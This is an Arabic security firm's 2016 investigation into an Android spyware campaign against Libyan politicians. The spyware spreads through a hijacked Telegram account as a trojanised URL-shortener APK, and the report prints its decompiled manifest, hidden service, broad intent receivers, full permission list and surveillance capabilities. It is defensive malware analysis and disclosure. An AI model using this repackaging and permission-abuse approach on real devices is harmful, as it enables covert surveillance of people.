



ملاحقة عقارب ليبيا

# التحقيق حول حملة تجسس الكتروني تستهدف النافذين والسياسيين المؤثرين في ليبيا

TLP: White

For public distribution

صالحة للنشر العام

18 / سبتمبر / 2016م

17 / ذي الحجة / 1437هـ

## تنويه قانوني:

تم تجهيز هذه الوثيقة للاستعمال والتوزيع العام من باب نشر الوعي العام كواجب أساسي من شركة سايبيركوف نحو الأمتين العربية والإسلامية ولتعم الفائدة على الجميع. كما تجب الإشارة أنه يُمنع نشر هذه الوثيقة أو توزيعها دون الإشارة إلى شركة سايبيركوف كمرجع لهذه الوثيقة.

تم إعداد هذه الدراسة من قبل شركة سايبيركوف لتقنية المعلومات ومقرها الأساسي في عاصمة دولة الكويت.

## معلومات عن الوثيقة

عنوان الوثيقة	ملاحقة عقارب لييبيا
العميل	للنشر العام
النسخة	الإصدار الأول
تاريخ الاعداد	1 اكتوبر 2016
تاريخ آخر التعديل	18 اكتوبر 2016
السرية	صالحة للنشر والتوزيع العام
المرجع	PD-001

## معلومات الاتصال

الاسم	المكتب الإعلامي
البريد الإلكتروني	media@cyberkov.com
رقم الهاتف	+965 22445500
رقم الفاكس	+1 (888) 433-3113
رقم المكتب	+965 22445500
للاستشارة العامة	info@cyberkov.com

## حقوق العلامة التجارية

سايبيركوف (Cyberkov) وشعار سايبيركوف "Cyberkov" هي علامات تجارية مسجلة وموتقة في الولايات المتحدة الأمريكية وروسيا الفدرالية ويُمنع استعمالها أو استغلالها دون إذن خطي من شركة سايبيركوف، كما تعود ملكية جميع العلامات التجارية الأخرى المذكورة في هذه الوثيقة إلى أصحابها سواء أفراد أو منظمات. وتخضع شروط استخدام علامة سايبيركوف التجارية لما هو معمول به في دولة الكويت، ما لم تنص الشركة على خلاف ذلك صراحة.

## فهرس المحتويات

1.....	معلومات عن الوثيقة.....
1.....	معلومات الاتصال.....
3.....	نظرة عامة حول القصة والحدث.....
3.....	يوم الاستهداف.....
4.....	التكتيكات والتقنيات والإجراءات والخطط المستخدمة.....
6.....	تحليل الملف الخبيث.....
20.....	تحليل الاتصال مع مركز القيادة والتحكم.....
20.....	إعادة توجيه الاتصال Sinkhole.....
23.....	مركز القيادة والتحكم الحقيقي.....
24.....	متابعة ومراقبة مجموعة عقارب ليبيا.....
28.....	البنية التحتية لمجموعة عقارب ليبيا.....
32.....	ملاحقة مستمرة.....
32.....	توصيات أمنية لحماية أجهزة أندرويد من عقارب ليبيا.....
32.....	مؤشرات الإختراق - IoCs.....

## نظرة عامة حول القصة والحدث

ربما تُعرف ليبيا أنها دولة غير مستقرة سياسياً منذ ثورة 17 فبراير التي أدت الى سقوط نظام القذافي، وتعرف بنشوب حرب بين مجموعات مختلفة بهدف السيطرة والتحكم بالأرض والمناطق ومصادر الثروة والنفط، لكنها بكل تأكيد لم تكن تعرف قبل هذا التقرير بأنها أرض ينطلق منها الهاكز والجواسيس الإلكترونيين ولم تكن تعرف باستخدام التجسس الإلكتروني في عمليات الصراع بين المجموعات المختلفة، أما اليوم فلدينا قصة مختلفة.

يعد التجسس الإلكتروني اليوم على الأفراد والمجموعات أحد العوامل الرئيسية لقلب دفة الصراعات فيه يتم دراسة تحركات الشخص وعلاقاته الشخصية وخططه العسكرية وكذلك خداعه وخداع زملاءه وهذا ما سيبينه هذا التقرير، خاصة إذا كان هذا الشخص ذو نفوذ سياسي وعسكري.

في الأسابيع الماضية وبتاريخ 6 أغسطس 2016 وصلت لشركة سايبركوف ولفريقيها المتخصص بتحليل الأخطار الأمنية Cyberkov Security Incident Response team (CSIRT) عدد من برامج التجسس الإلكتروني التي تعمل على منصة الأندرويد والتي نجحت في استهداف مجموعة من السياسيين والناقدين والمؤثرين في دولة ليبيا كهدف أساسي للجواسيس الذين أطلقنا عليهم لقب ( عقارب ليبيا ) بسبب سلوكهم الخبيث في خداع المستخدم ثم استهداف زملائه وخداعهم ثم اختراقهم ليتمكنوا بعد ذلك من تكوين شبكة كاملة من الضحايا لا تنتهي وتنشط مجموعة "عقارب ليبيا" بشكل خاص في منطقتي طرابلس وبنغازي.

ولأن الصراع الليبي صراع عسكري تسفك فيه الدماء ويقتل به الناس سواء بحق وبغير وجه حق، فإن أثر هذا التجسس لا ينحصر في مراقبة الشخص فقط بل يتتبع مكانه ومعرفة تحركاته بكافة تفاصيلها مما يسهل قتله أو اغتياله أو قصفه من بعيد بواسطة الطائرات وغيرها.

وبهذا ندرك أن خطر التجسس الإلكتروني والاستهداف الإلكتروني المباشر للأشخاص أصبح شكلاً رئيسياً من أشكال الحرب والعمل العسكري ولكنه يمارس من خلف شاشات الكمبيوتر وبواسطة لوحات المفاتيح لشن حرب عن بعد مثله مثل استخدام الطائرات بدون طيار في الاغتيال.

## يوم الاستهداف

في صبيحة يوم السبت بتاريخ 6 أغسطس 2016 تم اختراق حساب التليجرام الخاص بأحد السياسيين الليبيين المؤثرين بطريقة غير معروفة حالياً لكن الشخص المستهدف لم يكن يستخدم "الحماية الثنائية" لحسابه الخاص بتطبيق تليجرام وكنا قد أوصينا سابقاً في تدوينه بعنوان "[ديلاك](#) نحو استخدام تطبيق تليجرام Telegram بأقصى درجة من السرية والأمان!" فكان استهدافه أسهل، ولأن الشخص المستهدف يفتقر الى الوعي الإلكتروني المطلوب قام بحذف تطبيق تليجرام من جهازه الأندرويد ظناً منه أنه يحمي نفسه بهذه الطريقة.

في اليوم التالي قام جواسيس "عقارب ليبيا" بمراسله كافة الموجودين في قائمة الاتصال الخاصة بالشخص المستهدف ثم مراسلتهم باسمه وارسال ملف خبيث باسم "Voice Masseur.apk" على أنه ملف صوتي هام يجب تحميله والإستماع اليه، ونلاحظ هنا أن "عقارب ليبيا" أخطأوا في تسمية الملف فكلمة "Masseur" المقصود فيها هنا كلمة "Message" والتي تعني "رسالة" مما يعطي انطباعاً ان من يقف خلف العملية شخص أو مجموعة عربية وليست أجنبية أو جهة خارجية.

ملف "Voice Masseur.apk" هو في الحقيقة ملف خبيث وبرنامج تجسسي مدموج مع برنامج حقيقي خاص بالأندرويد يقوم بعمل "تصغير" الروابط وهو موجود بمتجر قوقل الرسمي، تقوم مجموعة "عقارب ليبيا" بعد ارسال هذا الملف الخبيث لقوائم الاتصال الجديدة باختراق الشخص تلو الشخص وبذلك تحصل على شبكة من المُختَرَقِينَ والمُتَجَسِّسِ عَلَيْهِم.

نحن في سايبركوف قمنا بتتبع هذه المجموعة وتحليل برامجها الخبيثة لمعرفة أهدافهم وعملياتهم ومن خلال التحقيق الإلكتروني والبحث والتحليل الفني أدركنا أن هذه المجموعة ذات أهداف سياسية وهدفها جمع المعلومات والاستخبارات عن الأشخاص المستهدفين، كما تبين من التحليل أن هذه المجموعة تعمل في مجال التجسس الإلكتروني منذ شهر سبتمبر لسنة 2015 وحتى يومنا هذا، وتستهدف أنظمة التشغيل "وندوز" و "أندرويد".

طريقة عمل المجموعة واختراقها ليست متقدمة جداً ومعقدة، لكنهم يمتلكون خبرة جيدة في عملية الخداع "الهندسة الاجتماعية" لكننا ندرك يقيناً أنك لا تحتاج لأن تكون محترف المهارات وذو مستوى متقدم لتكون هجماتك فعالة ومؤثرة.

## التكتيكات والتقنيات والإجراءات والخطط المستخدمة

نحن في سايبركوف نعتقد بأن مجموعة "عقارب ليبيا" لديها اهداف سياسية وتقوم باستهداف الشخصيات الكبيرة والمؤثرة في دولة ليبيا، فقد قامت باختراق حساب تيليجرام التابع لشخصية مؤثرة في ليبيا بطريقة غير معروفة في الوقت الحالي، عندها استلم الشخص المستهدف "إشعار" من برنامج تيليجرام يفيد بأنه تم الدخول على الحساب الخاص بك من عنوان IP من أسبانيا بواسطة الـ"الويب":




قام الشخص المستهدف ولقطة وعيه الأمني التقني بحذف برنامج تيليجرام ظناً منه بأن ذلك سيقوم بإيقاف اختراق الحساب.


في اليوم التالي، قامت "عقارب ليبيا" (وعن طريق حساب تيليجرام المُخترَق) بإرسال رسالة تتضمن ملف خبيث باسم "Voice Masseur.apk" لكل الأشخاص في قائمة جهات الاتصال الخاصة بالشخص المخترق، معقبين على الملف برسالة "للاطلاع وافادتنا لو سمح وقتك" حتى يقوم الشخص بتحميل الملف وتنصيبه على جهازه يتم بعد ذلك اختراقه ثم استغلال جهات اتصاله هو الآخر لنشر البرنامج التجسسي عليهم جميعاً.



الملف الخبيث "Voice Masseur.apk" يستهدف أجهزة أندرويد، فإن قام أحد بتحميله وتنصيبه سيتم اختراق جهازه فوراً ولأن البرنامج مدموج مع برنامج آخر حقيقي سيتم تنصيب البرنامج الحقيقي وتظهر أيقونته باسم URL Shortener في قائمة البرامج في الجهاز دون معرفة أن الملف الخبيث يعمل بالخلفية.



الملف الخبيث يقوم بتنصيب <sup>1</sup>Android Service باسم "MainService" تعمل بالخلفية لنظام التشغيل من حيث لا يعلم المستخدم.



<sup>1</sup> <https://developer.android.com/guide/components/services.html>

## تحليل الملف الخبيث

قام فريق سايبركوف المتخصص بتحليل الأخطار الأمنية CSIRT بتحليل الملف الخبيث المرفق في رسائل تيليجرام، وأول خطوة نحو تحليل أي برنامج أندرويد APK هو بتفكيكه أولاً باستخدام أداة apktool.

```

root@Cyberkov: ~/voicemail/Voice Massege — Konsole
File Edit View Bookmarks Settings Help
root@Cyberkov:~# mkdir voicemail
root@Cyberkov:~# cd voicemail/
root@Cyberkov:~/voicemail# cp /media/sf_shared/Voice\ Massege.apk .
root@Cyberkov:~/voicemail# ls
Voice Massege.apk
root@Cyberkov:~/voicemail# apktool d Voice\ Massege.apk
I: Using Apktool 2.1.1-dirty on Voice Massege.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
root@Cyberkov:~/voicemail# ls
Voice Massege  Voice Massege.apk
root@Cyberkov:~/voicemail/Voice Massege/
root@Cyberkov:~/voicemail/Voice Massege# ls
AndroidManifest.xml  apktool.yml  original  res  smali
root@Cyberkov:~/voicemail/Voice Massege#

```

بعد تفكيك الملف باستخدام أداة apktool وقراءة ملف AndroidManifest.xml ندرك أن البرنامج عبارة عن ملف خبيث تم دمجته مع برنامج حقيقي يحمل اسم `de.keineantwort.android.urlshortener:Java package`




```

AndroidManifest.xml (~/.voicemail/Voice Massege) - VIM — Konsole
File Edit View Bookmarks Settings Help
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:installLocation="auto" package
e="de.keineantwort.android.urlshortener">
  <application android:icon="@drawable/icon" android:label="@string/app_name" android:theme="@style/URLS
hortener">
    <activity android:label="@string/app_name" android:name="URLShortener">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
      <intent-filter>
        <action android:name="android.intent.action.SEND"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <data android:mimeType="*/*/">
      </intent-filter>
    </activity>
    <activity android:name=".EditSettings">
      <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:host="urlshortener.keineantwort.de" android:scheme="keineantwort"/>
      </intent-filter>
    </activity>
    <activity android:name=".InfoView"/>
    <meta-data android:name="ADMOB_PUBLISHER_ID" android:value="a14d3f4e93a7eee"/>
    <activity android:configChanges="keyboard|keyboardHidden|orientation" android:name="com.admob.andr
oid.ads.AdMobActivity" android:theme="@android:style/Theme.NoTitleBar.Fullscreen"/>
    <receiver android:exported="true" android:name="com.admob.android.ads.analytics.InstallReceiver">
      <intent-filter>
        <action android:name="com.android.vending.INSTALL_REFERRER"/>
      </intent-filter>
    </receiver>
    <service android:name="com.google.app.main.MainService">
  </manifest>
"AndroidManifest.xml" 279L, 21479C
1, 1 Top
Voice Massege : vim

```

وعند البحث باسم الـ Java Package في متجر قوقل للأندرويد


، يتبين التالي: (<https://play.google.com/store/apps/details?id=de.keineantwort.android.urlshortener>)





البرنامج الحقيقي موجود في متجر قوقل وقامت مجموعة "عقارب ليبيا" بأخذ نسخة منه والقيام بدمج البرنامج التجسسي التابع لهم بهذا البرنامج ثم القيام بنشره للضحايا واستهداف الحسابات في جهات الاتصال.

البرنامج الحقيقي تابع لشركة ألمانية وموقعهم الإلكتروني هو [keineantwort.de](http://keineantwort.de)، قمنا بالتأكد من ذلك عن طريق الموقع الخاص بهم:



بمتابعة قراءة ملف `AndroidManifest.xml` نلاحظ بأن البرنامج التجسسي يقوم بتسجيل نفسه كـ `Receiver` لكل الـ `Intent` المتوفرة في نظام أندرويد تقريباً وكذلك يقوم بطلب كامل الصلاحيات المتوفرة في نظام أندرويد.

ويقوم البرنامج التجسسي ومن خلال حصوله على كامل الصلاحيات في النظام بالقدرة على التالي:

- القدرة على فتح الكاميرا الأمامية والخلفية للجهاز دون شعور المستخدم
- القدرة على تصوير المستخدم وإرسال صورته لمركز القيادة والتحكم
- القدرة على فتح المايكروفون الخاص بالجهاز وتسجيل الأصوات المحيطة بالهدف
- القدرة على كشف المكان الحقيقي للجهاز والشخص المستهدف
- القدرة على تتبع تفاصيل وتحركات الشخص المستهدف لحظة بلحظة
- القدرة على تصفح الملفات والصور والفيديوهات والملاحظات ونسخها
- القدرة على زرع صور وملفات في جهاز المستهدف دون علمه ثم يتم استخدامها في ادانته أو اتهامه
- القدرة على كشف رقم الهاتف للجهاز واسم المشغل (شركة الاتصال)
- القدرة على قراءة رسائل SMS في جهاز المستهدف وكشف جهات الاتصال وسجل المكالمات
- القدرة على استعمال جهاز المستهدف ورقم هاتفه الخاص في إجراء المكالمات وإرسال رسائل SMS دون علمه

كما سنبين بالتفاصيل أدناه:



```

AndroidManifest.xml (~\voicemail/Voice Masseur) - VIM — Konsole
File Edit View Bookmarks Settings Help
<receiver android:enabled="true" android:name="com.google.app.main.TurnOnReceiver">
  <intent-filter>
    <action android:name="com.google.android.c2dm.intent.RECEIVE"/>
    <action android:name="android.app.action.ACTION_PASSWORD_CHANGED"/>
    <action android:name="android.app.action.ACTION_PASSWORD_FAILED"/>
    <action android:name="android.app.action.ACTION_PASSWORD_SUCCEEDED"/>
    <action android:name="android.app.action.DEVICE_ADMIN_DISABLED"/>
    <action android:name="android.app.action.DEVICE_ADMIN_DISABLE_REQUESTED"/>
    <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
    <action android:name="android.bluetooth.a2dp.action.SINK_STATE_CHANGED"/>
    <action android:name="android.bluetooth.adapter.action.DISCOVERY_FINISHED"/>
    <action android:name="android.bluetooth.adapter.action.DISCOVERY_STARTED"/>
    <action android:name="android.bluetooth.adapter.action.LOCAL_NAME_CHANGED"/>
    <action android:name="android.bluetooth.adapter.action.SCAN_MODE_CHANGED"/>
    <action android:name="android.bluetooth.adapter.action.STATE_CHANGED"/>
    <action android:name="android.bluetooth.device.action.ACL_CONNECTED"/>
    <action android:name="android.bluetooth.device.action.ACL_DISCONNECTED"/>
    <action android:name="android.bluetooth.device.action.ACL_DISCONNECT_REQUESTED"/>
    <action android:name="android.bluetooth.device.action.BOND_STATE_CHANGED"/>
    <action android:name="android.bluetooth.device.action.CLASS_CHANGED"/>
    <action android:name="android.bluetooth.device.action.FOUND"/>
    <action android:name="android.bluetooth.device.action.NAME_CHANGED"/>
    <action android:name="android.bluetooth.devicepicker.action.DEVICE_SELECTED"/>
    <action android:name="android.bluetooth.devicepicker.action.LAUNCH"/>
    <action android:name="android.bluetooth.headset.action.AUDIO_STATE_CHANGED"/>
    <action android:name="android.bluetooth.headset.action.STATE_CHANGED"/>
    <action android:name="android.intent.action.ACTION_POWER_CONNECTED"/>
    <action android:name="android.intent.action.ACTION_POWER_DISCONNECTED"/>
    <action android:name="android.intent.action.ACTION_SHUTDOWN"/>
    <action android:name="android.intent.action.AIRPLANE_MODE"/>
    <action android:name="android.intent.action.BATTERY_CHANGED"/>
    <action android:name="android.intent.action.BATTERY_LOW"/>
    <action android:name="android.intent.action.BATTERY_OKAY"/>
    <action android:name="android.intent.action.BOOT_COMPLETED"/>
  </intent-filter>
</receiver>
70,1 15%
Voice Masseur : vim

```

```

AndroidManifest.xml (~\voicemail/Voice Masseur) - VIM — Konsole
File Edit View Bookmarks Settings Help
<uses-permission android:name="com.android.voicemail.permission.WRITE_VOICEMAIL"/>
<uses-permission android:name="android.permission.WRITE_USER_DICTIONARY"/>
<uses-permission android:name="android.permission.WRITE_SYNC_SETTINGS"/>
<uses-permission android:name="android.permission.WRITE_SOCIAL_STREAM"/>
<uses-permission android:name="android.permission.WRITE_SMS"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.WRITE_PROFILE"/>
<uses-permission android:name="com.android.browser.permission.WRITE_HISTORY_BOOKMARKS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
<uses-permission android:name="android.permission.WRITE_CALENDAR"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.USE_SIP"/>
<uses-permission android:name="android.permission.USE_CREDENTIALS"/>
<uses-permission android:name="com.android.launcher.permission.UNINSTALL_SHORTCUT"/>
<uses-permission android:name="android.permission.TRANSMIT_IR"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.SUBSCRIBED_FEEDS_WRITE"/>
<uses-permission android:name="android.permission.SUBSCRIBED_FEEDS_READ"/>
<uses-permission android:name="android.permission.SIGNAL_PERSISTENT_PROCESSES"/>
<uses-permission android:name="android.permission.SET_WALLPAPER_HINTS"/>
<uses-permission android:name="android.permission.SET_WALLPAPER"/>
<uses-permission android:name="android.permission.SET_TIME_ZONE"/>
<uses-permission android:name="android.permission.SET_PROCESS_LIMIT"/>
<uses-permission android:name="android.permission.SET_DEBUG_APP"/>
<uses-permission android:name="android.permission.SET_ANIMATION_SCALE"/>
<uses-permission android:name="android.permission.SET_ALWAYS_FINISH"/>
<uses-permission android:name="com.android.alarm.permission.SET_ALARM"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.SEND_RESPOND_VIA_MESSAGE"/>
<uses-permission android:name="android.permission.RESTART_PACKAGES"/>
<uses-permission android:name="android.permission.REORDER_TASKS"/>
217,1 74%
Voice Masseur : vim

```


```

AndroidManifest.xml (~/voicemessage/Voice Massege) - VIM — Konsole
File Edit View Bookmarks Settings Help
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_MMS"/>
<uses-permission android:name="android.permission.READ_USER_DICTIONARY"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="com.android.voicemail.permission.READ_VOICEMAIL"/>
<uses-permission android:name="android.permission.READ_SYNC_STATS"/>
<uses-permission android:name="android.permission.READ_SYNC_SETTINGS"/>
<uses-permission android:name="android.permission.READ_SOCIAL_STREAM"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.READ_PROFILE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_LOGS"/>
<uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.READ_CALENDAR"/>
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
<uses-permission android:name="android.permission.NFC"/>
<uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
<uses-permission android:name="android.permission.MOUNT_FORMAT_FILESYSTEMS"/>
<uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
<uses-permission android:name="android.permission.MEDIA_CONTENT_CONTROL"/>
<uses-permission android:name="android.permission.MANAGE_DOCUMENTS"/>
<uses-permission android:name="android.permission.MANAGE_ACCOUNTS"/>
<uses-permission android:name="android.permission.LOCATION_HARDWARE"/>
<uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
<uses-permission android:name="android.permission.GET_TOP_ACTIVITY_INFO"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.GET_PACKAGE_SIZE"/>
